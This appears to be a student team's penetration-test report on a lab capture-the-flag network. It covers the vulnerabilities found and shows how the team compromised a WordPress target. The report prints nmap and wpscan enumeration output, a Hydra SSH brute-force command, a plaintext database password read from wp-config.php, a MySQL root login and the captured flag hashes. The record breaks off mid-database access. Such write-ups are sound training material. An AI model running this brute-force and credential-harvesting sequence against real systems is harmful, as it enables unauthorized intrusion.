
Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

“Give a man a fish and he’ll eat for a day. Teach a man how to phish and he’ll steal your bank password”



Final Engagement
Attack, Defense & Analysis of a Vulnerable Network

By: Nick Becker, Nicole Kemp, Pieter Booysen,
Reece Dillon, Sean Bell, Xin Li Tan, Zachary Parker.

you:

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02

Exploits Used


03

Methods Used to Avoiding Detect

Network Topology & Critical Vulnerabilities


What's a hacker's favourite brand of sportswear?

A D-DOS.



```
 Currently scanning: 192.168.216.0/16   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 210
 ---------------------------------------------------------------------------
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ---------------------------------------------------------------------------
 192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
 192.168.1.110   00:15:5d:00:04:10      1      42  Microsoft Corporation
 192.168.1.115   00:15:5d:00:04:11      1      42  Microsoft Corporation
```

Network Topology (a.k.a. Topokemonology)



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: Azure 10.0.0.1/24

Machines
Hostname: Hyper V Host Manager
IPv4: 192.168.1.1
OS: Windows 10

Hostname: Kali
IPv4: 192.168.1.90
OS: Linux

Hostname: Capstone
IPv4: 192.168.1.105
OS: Linux

Hostname: ELK
IPv4: 192.168.1.100
OS: Linux

Hostname: Target 1
IPv4: 192.168.1.110
OS: Linux

Hostname: Target 2
IPv4: 192.168.1.115
OS: Linux

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Impact
Weak passwords for users	Password could be guessed
Wordpress database for user password hashing	Wpscan to get username information and access the web server
MySQL database access: authorisations not limited for key tables	Accessing information on MySQL database
Key information (flag 1 & flag 2) stored without directories and files obfuscated or secured with Authorisations	Key information retrieved (flag 1 & flag 2)


Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Impact
Network mapping	Nmap found open ports and can plan attacks easily
Weak password for root	Password could be guessed
Weak privilege escalation model	Root python’s privileges easily used to access other folders

Common Web Security Vulnerabilities

- Security Misconfiguration:
  Missing appropriate hardening or improperly configured permissions. In this case leaving port 22/80 open to any IP, without complex passwords and MFA.
- Brute Force Attack:
  Critical areas can be broken into by “guessing” weak passwords and exploiting a lack of multi-factor authentication
- SQL Injection:
  Used to gain access and manipulate/steal important data. Allowed us to change permissions for a user account to expand access.
- Cross-Site Scripting:
  Enables an attacker to inject malicious scripts, to either redirect other users or gain access to sensitive data.
- Vulnerable and Outdated Components:
  Not updating software, using out of date or unsupported software. Attackers can use known exploit from earlier versions to exploit your site.



Exploitation:

"Officer, where did the hacker escape?"

"I'm not sure sir, he used the backdoor and ransomware"

1

Welcome to TTTTT Target 1


Exploit: Network Mapping and user Discovery (WordPress site) TARGET 1

Tool: Nmap. It was used to discover ports and services.

Achievement: It enumerated the open ports, services and machine names on the network. Ports 22 and 80 were open, and were exploited.


Commands:

Step 1. `Nmap -sV 192.168.1.110`



```
root@Kali:~/Desktop# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-19 03:47 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00073s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.20 seconds
root@Kali:~/Desktop# 
```

Step 2. URL search `http://192.168.1.110



LOOKING FOR THE BEST?

Raven Security - The Professionals


Established in 1987, Raven Security is a world leader in Physical and Cyber Security.

Exploitation: Unsalted User Password Hash (WordPress database)TARGET 1


Tool: WordPress scan version 3.7.8

Achievement: Find users/authors of the wordpress website can help attacker craft an approach as part of a larger attack. (Author ID Brute Forcing) In this circumstance, Users identified michael and steven, while sharing their login error messages.


Command: wpscan -url http://192.168.1.110/wordpress -eu




```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.20 seconds
root@Kali:~/Desktop# wpscan --url http://192.168.1.110 --enumerate vp

_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

Scan Aborted: The remote website is up, but does not seem to be running WordPress.
root@Kali:~/Desktop# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Thu May 19 04:36:39 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
```



```
[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <===========================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sig
n_up

[+] Finished: Thu May 19 04:36:42 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.663 KB
[+] Memory used: 123.234 MB
[+] Elapsed time: 00:00:03
```



```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```



```
root@Kali:~/Desktop# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

Exploitation: Brute force (weak password) TARGET 1

Tool: Hydra software network logon cracker and SSH.


Achievement: Performing a brute force attack on server 1 using hydra, obtained the weak password of michael. Which could be used to SSH into Target 1 (192.168.1.110). Thereafter can gain “author” permissions.

Commands: **Step 1.** `hydra -l michael -p /usr/share/wordlist/rockyou.txt -s 22 192.168.1.110` Gain password for user **michael**.


Step 2. `ssh michael@192.168.1.110` SSH into machine using password found by Hydra.

Step 3. cd into` /var/www` Run ‘ls -al` found **flag2.txt** use cat to get hash.


Step 4. **Grep** for flag 1 `grep -RE flag html`




```
michael@target1:~$ ls
michael@target1:~$ cd /var/www
michael@target1:/var/www$ grep -RE flag html
```



```
flag1{b9bbcb33e11b80be759c4e844862482d}
```



```
michael@target1:/var/www$ ls -al
total 20
drwxrwxrwx  3 root     root     4096 Aug 13  2018 .
drwxr-xr-x 12 root     root     4096 Aug 13  2018 ..
-rw-------  1 www-data www-data    3 Aug 13  2018 .bash_history
-rw-r--r--  1 root     root       40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root     root     4096 Aug 13  2018 html
michael@target1:/var/www$
```



```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```


Exploitation: MySQL Database Access and Exfiltration TARGET 1 Part 1

Tool: MySQL database queries, and John the ripper


Achievement: Gained root privileges by updating “michael’s” privileges, then locate the MySQL username and password for the Wordpress site’s database.

Commands:


Step 1.`cd /var/www/html/wordpress/
Step 2.`cat /var/www/html/wordpress/wp-config.php`
Step 3.`note the database user & password`
Step 4.`mysql -u root -p`
Step 5.`show databases`,`use wordpress`,`show tables`




```
michael@target1:/var$ cd /var/www/html/wordpress/
michael@target1:/var/www/html/wordpress$ ls
index.php        wp-admin              wp-config-sample.php  wp-links-opml.php  wp-settings.php
license.txt      wp-blog-header.php    wp-content            wp-load.php        wp-signup.php
readme.html      wp-comments-post.php  wp-cron.php           wp-login.php       wp-trackback.php
wp-activate.php  wp-config.php         wp-includes           wp-mail.php        xmlrpc.php
michael@target1:/var/www/html/wordpress$ cat /var/www/html/wordpress/wp-config.php
```




```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```



```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.02 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

